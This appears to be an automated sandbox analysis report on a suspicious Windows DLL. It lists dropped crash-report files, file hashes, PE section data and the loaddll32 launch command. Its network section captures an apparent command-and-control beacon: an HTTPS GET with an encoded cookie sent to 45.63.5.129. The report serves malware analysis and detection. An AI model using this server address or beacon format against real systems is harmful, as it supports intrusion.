SHA-256:	F157465E50F0CE2439B05C9971F264C9D328333B816E06EAA8E23223C832D6DA
SHA-512:	B7CE1BE4EB5CB550E820E68BAB8C31E9D460FAEEC989B76D665EC9E63DE88117B39FAFAB8505245A58E14C7B908DB5CB421382F807EA779692E9ECE946343739
Malicious:	false
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER21A7.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.6939896893715987
Encrypted:	false
SSDEEP:	96:9GiZYWeq9R0hMgYZYhwWpHfYEZ7JtFiK+qg06wrmzsafM5g4WIby3:9jZDeqo+mhKAafM5g4Rby3
MD5:	E932573E4009397CB61E58D34441B1C2
SHA1:	7A05D61BEB4D76215B9CD454FD78F83BF7CD242A
SHA-256:	60C2D30B96D4933E45A37C305BE1E3B8E96EAF6167E4083ADCBADF190ED99D4C
SHA-512:	3FA3DBC88EAF915D096AFD06499183B1410FBF00702295C4F57C15D66E9B2B5BEDFB835262B030FB9891207FAD9142F6B9FEF6AEC7E98EAC1DB236CA3AEB720
Malicious:	false
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D6B.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	48936
Entropy (8bit):	3.0567006842183746

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D6B.tmp.csv	
Encrypted:	false
SSDEEP:	768:GlHvHYzExMQk/xDViwiDGkeFNPy+B0ZHX0rifZpmDBr:GlHvHYkMQk/xDViwi8FNPNB05X0rifZm
MD5:	E76247A17721B20740BDA40AA040A387
SHA1:	7778CC792049377FBD219803364A76ABD8DCAC37
SHA-256:	D5CD7B4CD2D83DC7286B83FD0647D4089EE2400747B58B3E8AF909DB2A5B3001
SHA-512:	3861F73E98EDFF2C389C004832C8EBB7EC5BC3477DCDFC4D28A2B19B06A63F66FEF40E09DD738988F9A8F23788C4879A1DA76CC66E6A16A9A0E6959A6EB7FAD5
Malicious:	false
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.F.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.F.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER5183.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.6948925080297124
Encrypted:	false
SSDEEP:	96:9GiZYWb8bUwsXYwYpWuzPHUYEZhstFicqo0EwkNP62a4HUZfz2lp63:9jZDbfHuzo2C2a4HUZfzxp63
MD5:	1C7D28C39B5399BBA2CF6B665267C802
SHA1:	34E54301F8E0C4E68113718B564301F11167E9D8
SHA-256:	BA436F8106626B34FC7FB041110B2193C374A4476ED1E2728D9B71EEE4B92658
SHA-512:	83F2DD4123646429F46B16F209FB92B6CFA68EFD441D2DF29DFE05B2E35F3DDC599B03649A1687B8D6ECECA3CF0046991A8CA39255176C1FFDBE1A8BD7E3302
Malicious:	false
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC635.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Thu Dec 2 08:35:11 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	27104
Entropy (8bit):	2.4658530463547312
Encrypted:	false
SSDEEP:	192:X1BL2dL5rO95u9NfNKPXUyIehkG/F6lvml12g4Ng4g:Hyddy95sKPUyqG96lvml1sg
MD5:	2CFCEBA5F371AD300A27700684018653
SHA1:	216B2E023AF9804E84FC71EA2C1A898624FCC295
SHA-256:	32409DBB688D15145A0A98B56768BEDEACB384B20BD23C3AB2F4DDC100EDE06A
SHA-512:	820DA6A01E046429A38ECF4BBFC5C041C78A95824F74F0C8C123EE46AD7F20C141AA61A016650EF73EB64F88DDDAADB4ADA69447097304A503BBCC58A62F2AFA
Malicious:	false
Preview:	MDMP..... .....?..a.....4.....H.....$.....`.....8.....T.....h...x].....U.....B.....p.... ...GenuineIntelW.....T.....a).....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e. .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC9C0.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8342
Entropy (8bit):	3.698214122615227
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiOV6C6YrFSUjchBgmfOSzp+pBa89bnBsfsbtm:RrlsNi86C6YJSUjc3gmfOSzcn6fs8
MD5:	6178E0FBF2CDF76EDE4032E86AD14EEB
SHA1:	48896B68D9E0D1E6592C2FA85ECC5958B4B35DF2
SHA-256:	B16E217BF9EB4698D88BE791565706EA199F97974C7B76778857937FB14936F5
SHA-512:	91EBF567EA4A3717DA13D8F387C477720C78DFE5B3563506E4BCD2A81CC0855960229F55AACBE226822790D4688E66AC992ECDF47355EAFCACC6E3D2892961

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC9C0.tmp.WERInternalMetadata.xml	
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.6.4.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERCC80.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4598
Entropy (8bit):	4.478592022204378
Encrypted:	false
SSDEEP:	48:cvIwSD8zs1JgtWI9ZdWSC8B88fm8M4J2yvZFPf+q84WzQUV5KcQIcQwQVd:uITfPmsSN/JBLfwZ5KkwQVd
MD5:	B9457C8BE17AF75066A8B71B3FFE00C8
SHA1:	DC7A1EA785583E751F4FC8AD9C1B24E426CF63F9
SHA-256:	07B87C80F34C093EC23A4DCE80F5B6EE5FD650F97507A0E2822AB53A5D7B3619
SHA-512:	DFD08CD7F7B2E287FBD676DD60586519D2CCECEEDAAC14B71A03998D98AC15F878DFAF911DD786BD73C0579214397D2D68E52B761573ECF630BAE420992608 1
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1279785" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERE517.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Thu Dec 2 08:35:19 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	1060120
Entropy (8bit):	1.3642522315586343
Encrypted:	false
SSDEEP:	1536:a/LkL9oQsG+rpW8TvEiAMeaQY/0RxaqkFfNkVs+2MTiKvDTKvoumB182rgcqabg7:7o/TvEid/0Rx+nkViQiKfKvoOgLu
MD5:	682434DD436E41594AE7F91157674BD1
SHA1:	F0F4452D9203AF9E43711B09C74A9AB983F46870
SHA-256:	17CC8E7DADBA3690D566BE3FCAB14FE8232FDA69FBF81A8A6D5218D925FFA72B
SHA-512:	BDDB12CE974AD7D9706C70C9BA6E4EEA319AF1D4FD01C16BC25F731564349F6DC26BE70A08C293247072D166789BAD46832BE355C53A66F838271CE16E59B1
Malicious:	false
Preview:	MDMP..... .....G..a.....4.....H.....$.....`.....8.....T.....@.... .....U.....B.....p.... ...GenuineIntelW.....T.....a).....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e. .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERECE8.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8302
Entropy (8bit):	3.691376220390357
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiO76J6YrZSUacugmfL8GSaS+pDw89bvBsfiwlm:RrlsNii6J6YVSUacugmfLrSaLv6fiP
MD5:	702C9D5F1B3A57485DC4AE7CE5AD3532
SHA1:	403544DB52FFA78BE42CC9617366F41FD3386EA3
SHA-256:	475FA8D42318476795AC04B906D47D3A428E9E26F6B7092F1AFB6E548A5D49E6
SHA-512:	EB4BE5DBB79B8BDE881F19F614D6330612521A4BEF4A6BE2B1290BE5DBDF483E116F2C7C4296FF0B77C33E62F434B639B3BB90F44B12FFD758940D268FFC4A6 9
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WERECE8.tmp.WERInternalMetadata.xml	
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.6.4.0.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFC89.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4558
Entropy (8bit):	4.430742492686979
Encrypted:	false
SSDEEP:	48:cvIwSD8zsMJgtWI9ZdWSC8BG88fm8M4J2yGtFul+q84tjUUV5KcQIcQwQVd:ulTfKmsSNcBJE8xF5KkwQVd
MD5:	D7E9DD0928ADE04823B4F8488E78A14B
SHA1:	079936EDB3E48CDA717F26990EBDBFC256C7CDBE
SHA-256:	38AD0006349046BEF2B76CC25E9201C31BF7ECA22118F3353D5F075B5D1B000C
SHA-512:	5BA924FAB3A51FD8A1850ECB92C5B5768A94588E1012360A600CDB4ED3ED168AAF5633DA5F17433AC604012F4BC0D61B218F0699577EA96D2250835C242DB6B
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1279786" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Windows\appcompat\Programs\Amcache.hve	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	1572864
Entropy (8bit):	4.2393519795284975
Encrypted:	false
SSDEEP:	12288:cjeH0u85YKTfUQ03qU96IObdOdJVDGLatVa8Exn1Q81hDvFP:geH0u85YKTcQ03ynO
MD5:	A7FC3DF75E5D2FF4F87338A703BDB484
SHA1:	AEE68E9EB2E62FDCAA0CB6E9129AD0F0BBE6189B
SHA-256:	3492A6DAF2928F617B32B0C45780D6B76EF1C5C7FD38B22663989C38A2CCF076
SHA-512:	B221ADAAF6CE67E35AE7A5F7ABDA6F9A835A0BE7AC436149D5D568876BD21C40AB03D85174FCDD2265789556A9FCD666437A143CB8FE90EBCE44885E21EF3D1F
Malicious:	false
Preview:	regfl...l...p.\.,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtm..^.W..... ....Z..... .....

C:\Windows\appcompat\Programs\Amcache.hve.LOG1	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	3.722974081401587
Encrypted:	false
SSDEEP:	384:CM95K5Jcv4KgnVVeeDze61NKZtjyT8GRFwxnH:FjKug/eeDzeUNYtjvGRFwx
MD5:	EAF0C8245DDA6CA5F4FAF8F680FE9CA8
SHA1:	76AB128762ABF3DEFF9D80A3195F942299454500
SHA-256:	7EF497A8E323CA0BA65B851FDBFDA5FA55162EFB80C36B655DA1C624D65632C8
SHA-512:	2DABB328A3206B899F2C6D4D4F728108129CC844460E2011F4AFC13D610E3302D50CDDC70C088DD12A3CBCDB77F3DFF3C9EF940FD6B316157D4F86BB364D9FA
Malicious:	false
Preview:	regfH...H...p.\.,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtm..^.W..... ....Z.HvLE.>.....H.....w.^m..7I.....J.....hbin.....p.\.,.....nk,..JVa.W..... ....&...{ad79c032-a2ea-f756-e377-72fb9332c3ae}.....nk .JVa.W..... ....Z.....Root.....lf.....Root....nk .JVa.W..... .....*.....DeviceCensus..... .....vk.....WritePermissionsCheck.....p...

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.0673340607178154
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	nhlHEF5IVY.dll
File size:	372736
MD5:	222719bd9555a8f48428737ab34a6fa6
SHA1:	b56136e6d1460055917dcb74ed849c59b35300c0
SHA256:	81823e821dae4e623a5f11ccbed6e628443301afd92c0ab25e19d847927f5318
SHA512:	170c8e8ab85e18b97c6fe31d9ffb811fe2b67f92ca843d684ecaef75d3454bcf9584035746015305955e7f1b51281c8dcf1b5476c1c55244c8205dfdf4d0dd82
SSDEEP:	6144:qRsMh9YQWtcgA70wgF7nJy46CQK+klVDRjudJMrt32fFcRmXIeJXjWMmAD:cvm9Y0HFLNRQKqV4epRmxAvAD
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0...Q...Q...Q..E#...Q..E#...Q..E#...Q../$...Q...$...Q...$...Q...$...Q..E#...Q...Q...Q...Q../$...Q../$...Q..Rich.Q.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x1001a401
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL, LARGE_ADDRESS_AWARE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61A7100E [Wed Dec 1 06:02:54 2021 UTC]
TLS Callbacks:	0x1000c500
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	609402ef170a35cc0e660d7d95ac10ce

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x264f4	0x26600	False	0.546620521173	data	6.29652715831	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x28000	0x313fa	0x31400	False	0.822468868972	data	7.43226452981	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0x5a000	0x1844	0xe00	False	0.270647321429	data	2.60881097454	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.pdata	0x5c000	0x66c	0x800	False	0.3583984375	data	2.21689595795	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x5d000	0x1bb0	0x1c00	False	0.784598214286	data	6.62358237634	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 45.63.5.129

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49794	45.63.5.129	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-02 08:36:57 UTC	0	OUT	GET /VCbYkbegGeqHFlwstrEAhPVucLQzDdpcoetAUGcPQabBfXg HTTP/1.1 Cookie: DrcWAKIBJWmaxqN=NkwkVocWd047SxLTnw1OvmLB+y7EbvgbbH9cDzoVcpFNOiH8TbRd17jGnTLmWNipx6naMHQlxHoYSzVPwPUBguk9zuItniypi2IIMHTegZbqkVJWwTqchKZCJEa8CdEJDkVjt2aOuEy16JVPzsPhYdLbDzfrtQosc0fVFxySiyuZ2Y7WCYm/zmeA1M6ob5o15LY+hv4X21nJF77G9R41fwzvyhf3rU3FrwDrOHqAa5sf6LUeLTTVybt/UQchOBgws/vF1s9/PZn3NrlJuPHQYfArST/6AkbLzBYTa3j/AcnEZVaziuy3cR+3TC1sv3ribYi1bvhCo7VVaHXnRaRtEAor7phXtz8N45GtA3gEiEudNIRjPwbX6uabhA== Host: 45.63.5.129 Connection: Keep-Alive Cache-Control: no-cache
2021-12-02 08:36:58 UTC	0	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 02 Dec 2021 08:36:58 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close
2021-12-02 08:36:58 UTC	0	IN	Data Raw: 33 61 37 0d 0a 97 3a 56 2d be 96 f5 77 9f c7 15 28 85 07 d0 a4 0c d0 11 7f 52 ef 65 ac c0 f5 22 82 b9 e0 67 75 c5 9f ed 58 e0 d6 58 41 27 f4 04 15 62 39 f8 07 8b 7b 3e b5 a8 9a 35 ff 23 5c 35 67 bd 4b 33 9a 01 02 61 ba e8 6d 52 7b 7c aa 3e 94 97 70 a8 3a 28 66 fe ea 28 a1 85 3a 10 8e e3 a5 2f 25 49 c5 37 f5 16 61 00 26 a2 f7 ae a3 07 66 26 93 d5 0d d9 5b a9 d5 c9 dd d5 40 57 bf eb 5e 5e aa 90 68 41 28 da 0d 71 fe da 82 04 35 47 16 2a e1 6a ae 93 6c b4 4d b2 7b 52 75 a5 3e 49 3a 7f 8b fc 6e 63 ca 9f 2d b8 9d 09 ac ee 3a a8 10 1b 47 18 b3 51 aa 84 a9 0e 83 3c 31 0c 2e a5 3a a5 49 35 7c 09 3a 06 cc 7a 60 6a cf ab bd b2 12 86 ea 92 dc 2d 7b 79 1f a8 10 26 d4 5b 3a 11 60 b6 61 2e 5c cf 55 13 1b 62 c0 02 2b cf 7d 56 17 4d ae 15 2a 95 9d e3 cd 04 80 57 06 ca cf Data Ascii: 3a7:V-w(Re"guXXA'b9{>5#\5gK3amR{|>p:(f(:/%I7a&f&[@W^^hA(q5G*jlM{Ru>I:nc-:GQ<1..I5|:z`j-{y&[:`a.\Ub+}VM*W

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 6640 Parent PID: 5464

General

Start time:	09:33:09
Start date:	02/12/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\nhlHEF5IVY.dll"
Imagebase:	0xa20000
File size:	893440 bytes
